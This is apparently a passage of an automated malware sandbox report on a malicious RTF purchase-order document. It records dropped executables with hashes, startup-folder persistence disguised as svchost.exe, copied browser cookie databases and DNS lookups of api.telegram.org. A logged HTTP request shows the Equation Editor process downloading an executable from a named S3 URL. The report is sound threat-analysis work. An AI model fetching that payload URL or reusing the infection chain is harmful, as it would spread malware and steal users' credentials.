SHA-512:	342D92B3D777C70387294E063790C5348C61AD3299739F234E41C1791A2D1657552F2387D5A5ED011CEEE2F83019D6258729DE00E6EE09D7BBD5617D76926B74
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	
Process:	C:\Users\user\AppData\Roaming\CTF loader_es.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3367424
Entropy (8bit):	2.545995908897728
Encrypted:	false
SSDEEP:	6144:w8e+U7MvlCLjsAhi8QMtmeC2C2gffQSXmVEb2BQsP87Q/GQDRT8haxZlCH4qxvtz:
MD5:	D96F52FC8733D2F4A127BDC44D4CEB25
SHA1:	E6A708BA1EC4BB5E0335D111C25A660E8D2E3059
SHA-256:	FBF9AD4434424D18319916F523899A50C21535012A50D531ED30040F0B66970B
SHA-512:	08B7F6176FD7906CA8A655DD3D635E105178FD7E4CF86A1397EB71FA913CB4A9630178E58BB9EB93B759399E138049AE3F6ABD5132AA1D5C574B610222F2AD4
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 19%, Browse • Antivirus: ReversingLabs, Detection: 45%
Joe Sandbox View:	• Filename: lsqtIv1jRK.exe, Detection: malicious, Browse • Filename: 04052021paymentscancopy.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...A....."...0..X3.....v3.. ....3...@.. .....3..... @.....u3.O.....3.....3..... ....H.....text...4V3.. ...X3..... ..`.rsrc.....3.....Z3.....@..@.reloc .....3.....`3.....@..B.....v3.....H.....$...P3.....8$.....*".(.....*^..}.....(.....(.....*&.(.....*".....*".(#....*Vs....($...t.....*....0.....s... ...o.....*.0..~.....s.....s.....r...po.....o.....,.+...X.....+.....%.. .o.....+I.....o.....,.+)..r.83p(.....,+.....o....(....o.....X.....i2..o.....r.83p.r.83p(..... (.....%.r.83p.%.r.83p.%.r.83p.(.....(....r.83p.r.83p(.

C:\Users\user\AppData\Roaming\kwokjzlt.hy4\Chrome\Default\Cookies	
Process:	C:\Users\user\AppData\Roaming\CTF loader_es.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	0.9650411582864293
Encrypted:	false
SSDEEP:	48:T2loMLOpEO5J/KdGU1jX983Gul4kEBrvK5GYWgqRSESXh:inNww9t9wGAE
MD5:	903C35B27A5774A639A90D5332EEF8E0
SHA1:	5A8CE0B6C13D1AF00837AA6CA1AA39000D4EB7CF
SHA-256:	1159B5AE357F89C56FA23C14378FF728251E6BDE6EEA979F528DB11C4030BE74
SHA-512:	076BD35B0D59FFA7A52588332A862814DDF049EE59E27542A2DA10E7A5340758B8C8ED2DEFE78C5B5A89EE54C19A89D49D2B86B49BF5542D76C1D4A378B4027
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....g...N..... ....

C:\Users\user\AppData\Roaming\kwokjzlt.hy4\Firefox\Profiles\7xwghk55.default\cookies.sqlite	
Process:	C:\Users\user\AppData\Roaming\CTF loader_es.exe
File Type:	SQLite 3.x database, user version 7, last written using SQLite version 3017000
Category:	dropped
Size (bytes):	524288
Entropy (8bit):	0.08107860342777487
Encrypted:	false
SSDEEP:	48:DO8rmWT8cl+fpNDId7r+gUEl1B6nB6UnUqc8AqwIhY5wXwwAVshT:DOUm7ii+7Ue1AQ98VVY
MD5:	1138F6578C48F43C5597EE203AFF5B27
SHA1:	9B55D0A511E7348E507D818B93F1C99986D33E7B
SHA-256:	EEEDF71E8E9A3A048022978336CA89A30E014AE481E73EF5011071462343FFBF
SHA-512:	6D6D7ECF025650D3E2358F5E2D17D1EC8D6231C7739B60A74B1D8E19D1B1966F5D88CC605463C3E26102D006E84D853E390FFED713971DC1D79EB1AB6E5658
Malicious:	false
Preview:	SQLite format 3.....@ .....(....}..~...}..... ....

C:\Users\user\Desktop\~$5421-allignright.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642

C:\Users\user\Desktop\~$5421-allignright.doc	
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Windows\Resources\Themes\Aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe	
Process:	C:\Users\user\AppData\Roaming\CTF loader_es.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3367424
Entropy (8bit):	2.545995908897728
Encrypted:	false
SSDEEP:	6144:w8e+U7MvlCLjsAhi8QMtmeC2C2gffQSXmVEb2BQsP87Q/GQDRT8haxZlCH4qxvtz:
MD5:	D96F52FC8733D2F4A127BDC44D4CEB25
SHA1:	E6A708BA1EC4BB5E0335D111C25A660E8D2E3059
SHA-256:	FBF9AD4434424D18319916F523899A50C21535012A50D531ED30040F0B66970B
SHA-512:	08B7F6176FD7906CA8A655DD3D635E105178FD7E4CF86A1397EB71FA913CB4A9630178E58BB9EB93B759399E138049AE3F6ABD5132AA1D5C574B610222F2AD4
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...A....."...0..X.....v3.. ....3...@.. .....3.....@.....u3.O....3.....3..... ....H.....text...4V3.. ...X3..... ..`.rsrc.....3.....Z3.....@..@.reloc.....3.....`3.....@..B.....v3.....H.....$...P3.....8$.....*".(.....*^..}.....(.....(.....*&.(.....*".....*".(#....*Vs....($...t.....*....0.....s....o.....*.0..~.....s.....s.....r...po.....o.....,.+...X.....+.....%.. .o.....+I.....o.....,.+)..r.83p(.....,.+.....o....(....o.....X.....i2..o.....r.83p.r.83p(.....(.....%.r.83p.%.r.83p.%.r.83p.(.....(....r.83p.r.83p(.

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.004155264160704
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	PO5421-allignright.doc
File size:	1259855
MD5:	901e61918c3c108ebe8d6eabd18d0cc4
SHA1:	bbc834bb8d6a92e7070276884ccde86c0e2f6f38
SHA256:	8e7e22725654ca02a0c9d079fa96ac9b53f131cf029076b90934b50a23a36ccb
SHA512:	0594468f53038fa13f32b6abe45b1d7af1824d6744f6170d354c92971668b094afa2737b6f691306fb56748836054b974369b1848c44911f56ee46ccc68d3a37
SSDEEP:	24576:/8KByfuwF1U89tdfwCUXDPEqaRHsFJA7kEqw35hudSykT5IxCj0vUtThWkEDR4I:h
File Content Preview:	{\rtf907{\object225965 22 5965 \" \ob jlink48361883\:\objupdate9697351796973517\objw2899\ objh6130{*\objdata429905 {\bin0000000000

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects


Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00000121h								no
1	000000D9h	2	embedded	eQUATIOn.3	629560				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-20:19:21.939651	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	61200	8.8.8.8	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:17:52.942353010 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.141972065 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.142076969 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.142571926 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.344681025 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.366573095 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.366596937 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.366610050 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.366621971 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.366636038 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.366673946 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.366693974 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.366723061 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.366749048 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.366748095 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.366765976 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.366766930 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.366806030 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.370558977 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.390291929 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.390454054 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.569222927 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.569257021 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.569291115 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.569314003 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.569333076 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.569356918 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.569397926 CEST	80	49165	52.218.170.106	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:17:53.569422007 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.569432974 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.569443941 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.569467068 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.569470882 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.569475889 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.569489956 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.569490910 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.569505930 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.569530010 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.569576025 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.569601059 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.569622993 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.569624901 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.569636106 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.569648027 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.569667101 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.569669962 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.569681883 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.569693089 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.569705009 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.569715977 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.569727898 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.569752932 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.570519924 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.592771053 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.592819929 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.592847109 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.592938900 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.593259096 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.773540020 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.773596048 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.773626089 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.773627043 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.773647070 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.773658991 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.773673058 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.773679972 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.773694038 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.773701906 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.773718119 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.773722887 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.773734093 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.773744106 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.773753881 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.773768902 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.773781061 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.773792982 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.773801088 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.773819923 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.773830891 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.773845911 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.773854017 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.773869038 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.773880959 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.773894072 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.773905039 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.773919106 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.773927927 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.773941994 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.773951054 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.773967981 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.773977995 CEST	49165	80	192.168.2.22	52.218.170.106

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:17:53.773993015 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.774003029 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.774024010 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.774034023 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.774049997 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.774060011 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.774072886 CEST	80	49165	52.218.170.106	192.168.2.22
May 4, 2021 20:17:53.774082899 CEST	49165	80	192.168.2.22	52.218.170.106
May 4, 2021 20:17:53.774097919 CEST	80	49165	52.218.170.106	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:17:52.801079035 CEST	52197	53	192.168.2.22	8.8.8.8
May 4, 2021 20:17:52.862817049 CEST	53	52197	8.8.8.8	192.168.2.22
May 4, 2021 20:17:52.863138914 CEST	52197	53	192.168.2.22	8.8.8.8
May 4, 2021 20:17:52.920315027 CEST	53	52197	8.8.8.8	192.168.2.22
May 4, 2021 20:19:03.205547094 CEST	53099	53	192.168.2.22	8.8.8.8
May 4, 2021 20:19:03.254734993 CEST	53	53099	8.8.8.8	192.168.2.22
May 4, 2021 20:19:11.175820112 CEST	52838	53	192.168.2.22	8.8.8.8
May 4, 2021 20:19:11.229240894 CEST	53	52838	8.8.8.8	192.168.2.22
May 4, 2021 20:19:21.890827894 CEST	61200	53	192.168.2.22	8.8.8.8
May 4, 2021 20:19:21.939651012 CEST	53	61200	8.8.8.8	192.168.2.22
May 4, 2021 20:19:21.940257072 CEST	61200	53	192.168.2.22	8.8.8.8
May 4, 2021 20:19:21.988868952 CEST	53	61200	8.8.8.8	192.168.2.22
May 4, 2021 20:19:27.992191076 CEST	49548	53	192.168.2.22	8.8.8.8
May 4, 2021 20:19:28.044361115 CEST	53	49548	8.8.8.8	192.168.2.22
May 4, 2021 20:19:28.044992924 CEST	49548	53	192.168.2.22	8.8.8.8
May 4, 2021 20:19:28.096504927 CEST	53	49548	8.8.8.8	192.168.2.22
May 4, 2021 20:19:34.110997915 CEST	55627	53	192.168.2.22	8.8.8.8
May 4, 2021 20:19:34.162189007 CEST	53	55627	8.8.8.8	192.168.2.22
May 4, 2021 20:19:40.673680067 CEST	56009	53	192.168.2.22	8.8.8.8
May 4, 2021 20:19:40.723469019 CEST	53	56009	8.8.8.8	192.168.2.22
May 4, 2021 20:19:46.722088099 CEST	61865	53	192.168.2.22	8.8.8.8
May 4, 2021 20:19:46.770564079 CEST	53	61865	8.8.8.8	192.168.2.22
May 4, 2021 20:19:53.082840919 CEST	55171	53	192.168.2.22	8.8.8.8
May 4, 2021 20:19:53.135138988 CEST	53	55171	8.8.8.8	192.168.2.22
May 4, 2021 20:19:59.732846975 CEST	52496	53	192.168.2.22	8.8.8.8
May 4, 2021 20:19:59.783612013 CEST	53	52496	8.8.8.8	192.168.2.22
May 4, 2021 20:20:00.753819942 CEST	57564	53	192.168.2.22	8.8.8.8
May 4, 2021 20:20:00.806736946 CEST	53	57564	8.8.8.8	192.168.2.22
May 4, 2021 20:20:00.883591890 CEST	57564	53	192.168.2.22	8.8.8.8
May 4, 2021 20:20:00.935100079 CEST	53	57564	8.8.8.8	192.168.2.22
May 4, 2021 20:20:01.179163933 CEST	63009	53	192.168.2.22	8.8.8.8
May 4, 2021 20:20:01.230938911 CEST	53	63009	8.8.8.8	192.168.2.22
May 4, 2021 20:20:05.672621965 CEST	59319	53	192.168.2.22	8.8.8.8
May 4, 2021 20:20:05.724196911 CEST	53	59319	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 20:17:52.801079035 CEST	192.168.2.22	8.8.8.8	0xad13	Standard query (0)	miolouno.s3-us-west-2.amazonaws.com	A (IP address)	IN (0x0001)
May 4, 2021 20:17:52.863138914 CEST	192.168.2.22	8.8.8.8	0xad13	Standard query (0)	miolouno.s3-us-west-2.amazonaws.com	A (IP address)	IN (0x0001)
May 4, 2021 20:19:03.205547094 CEST	192.168.2.22	8.8.8.8	0x431d	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
May 4, 2021 20:19:11.175820112 CEST	192.168.2.22	8.8.8.8	0x3f79	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
May 4, 2021 20:19:21.890827894 CEST	192.168.2.22	8.8.8.8	0xbccb	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
May 4, 2021 20:19:21.940257072 CEST	192.168.2.22	8.8.8.8	0xbccb	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 20:19:27.992191076 CEST	192.168.2.22	8.8.8.8	0x729a	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
May 4, 2021 20:19:28.044992924 CEST	192.168.2.22	8.8.8.8	0x729a	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
May 4, 2021 20:19:34.110997915 CEST	192.168.2.22	8.8.8.8	0x9e23	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
May 4, 2021 20:19:40.673680067 CEST	192.168.2.22	8.8.8.8	0xb41b	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
May 4, 2021 20:19:46.722088099 CEST	192.168.2.22	8.8.8.8	0xfb8	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
May 4, 2021 20:19:53.082840919 CEST	192.168.2.22	8.8.8.8	0x4fd2	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
May 4, 2021 20:19:59.732846975 CEST	192.168.2.22	8.8.8.8	0x977b	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
May 4, 2021 20:20:00.753819942 CEST	192.168.2.22	8.8.8.8	0xf20f	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
May 4, 2021 20:20:00.883591890 CEST	192.168.2.22	8.8.8.8	0xf20f	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
May 4, 2021 20:20:01.179163933 CEST	192.168.2.22	8.8.8.8	0x2dd9	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
May 4, 2021 20:20:05.672621965 CEST	192.168.2.22	8.8.8.8	0xcc4d	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 20:17:52.862817049 CEST	8.8.8.8	192.168.2.22	0xad13	No error (0)	miolouno.s3-us-west-2.amazonaws.com	s3-us-west-2-r-w.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 20:17:52.862817049 CEST	8.8.8.8	192.168.2.22	0xad13	No error (0)	s3-us-west-2-r-w.amazonaws.com		52.218.170.106	A (IP address)	IN (0x0001)
May 4, 2021 20:17:52.920315027 CEST	8.8.8.8	192.168.2.22	0xad13	No error (0)	miolouno.s3-us-west-2.amazonaws.com	s3-us-west-2-r-w.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 20:17:52.920315027 CEST	8.8.8.8	192.168.2.22	0xad13	No error (0)	s3-us-west-2-r-w.amazonaws.com		52.218.170.106	A (IP address)	IN (0x0001)
May 4, 2021 20:19:03.254734993 CEST	8.8.8.8	192.168.2.22	0x431d	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
May 4, 2021 20:19:11.229240894 CEST	8.8.8.8	192.168.2.22	0x3f79	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
May 4, 2021 20:19:21.939651012 CEST	8.8.8.8	192.168.2.22	0xbccb	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
May 4, 2021 20:19:21.988868952 CEST	8.8.8.8	192.168.2.22	0xbccb	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
May 4, 2021 20:19:28.044361115 CEST	8.8.8.8	192.168.2.22	0x729a	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
May 4, 2021 20:19:28.096504927 CEST	8.8.8.8	192.168.2.22	0x729a	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
May 4, 2021 20:19:34.162189007 CEST	8.8.8.8	192.168.2.22	0x9e23	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
May 4, 2021 20:19:40.723469019 CEST	8.8.8.8	192.168.2.22	0xb41b	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
May 4, 2021 20:19:46.770564079 CEST	8.8.8.8	192.168.2.22	0xfb8	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
May 4, 2021 20:19:53.135138988 CEST	8.8.8.8	192.168.2.22	0x4fd2	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
May 4, 2021 20:19:59.783612013 CEST	8.8.8.8	192.168.2.22	0x977b	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
May 4, 2021 20:20:00.806736946 CEST	8.8.8.8	192.168.2.22	0xf20f	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 20:20:00.935100079 CEST	8.8.8.8	192.168.2.22	0xf20f	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
May 4, 2021 20:20:01.230938911 CEST	8.8.8.8	192.168.2.22	0x2dd9	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
May 4, 2021 20:20:05.724196911 CEST	8.8.8.8	192.168.2.22	0xcc4d	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- miolouno.s3-us-west-2.amazonaws.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	52.218.170.106	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 20:17:53.142571926 CEST	1	OUT	GET /mad.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: miolouno.s3-us-west-2.amazonaws.com Connection: Keep-Alive
May 4, 2021 20:17:53.366573095 CEST	1	IN	HTTP/1.1 200 OK x-amz-id-2: nQWR7PdhKyTF62auB5La//IeIyzvm7qHcM8GrjzrhHEXGQjv8sR40SNtIrZWdDG7Wd7/nV/RCxM= x-amz-request-id: E5XGS7Q9N2YWQSDG Date: Tue, 04 May 2021 18:17:54 GMT Last-Modified: Tue, 04 May 2021 10:51:11 GMT ETag: "d96f52fc8733d2f4a127bdc44d4ceb25" x-amz-version-id: IAoppdQmXchpR2n3EPNrNxP0ggf842rd Accept-Ranges: bytes Content-Type: application/x-msdownload Content-Length: 3367424 Server: AmazonS3

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
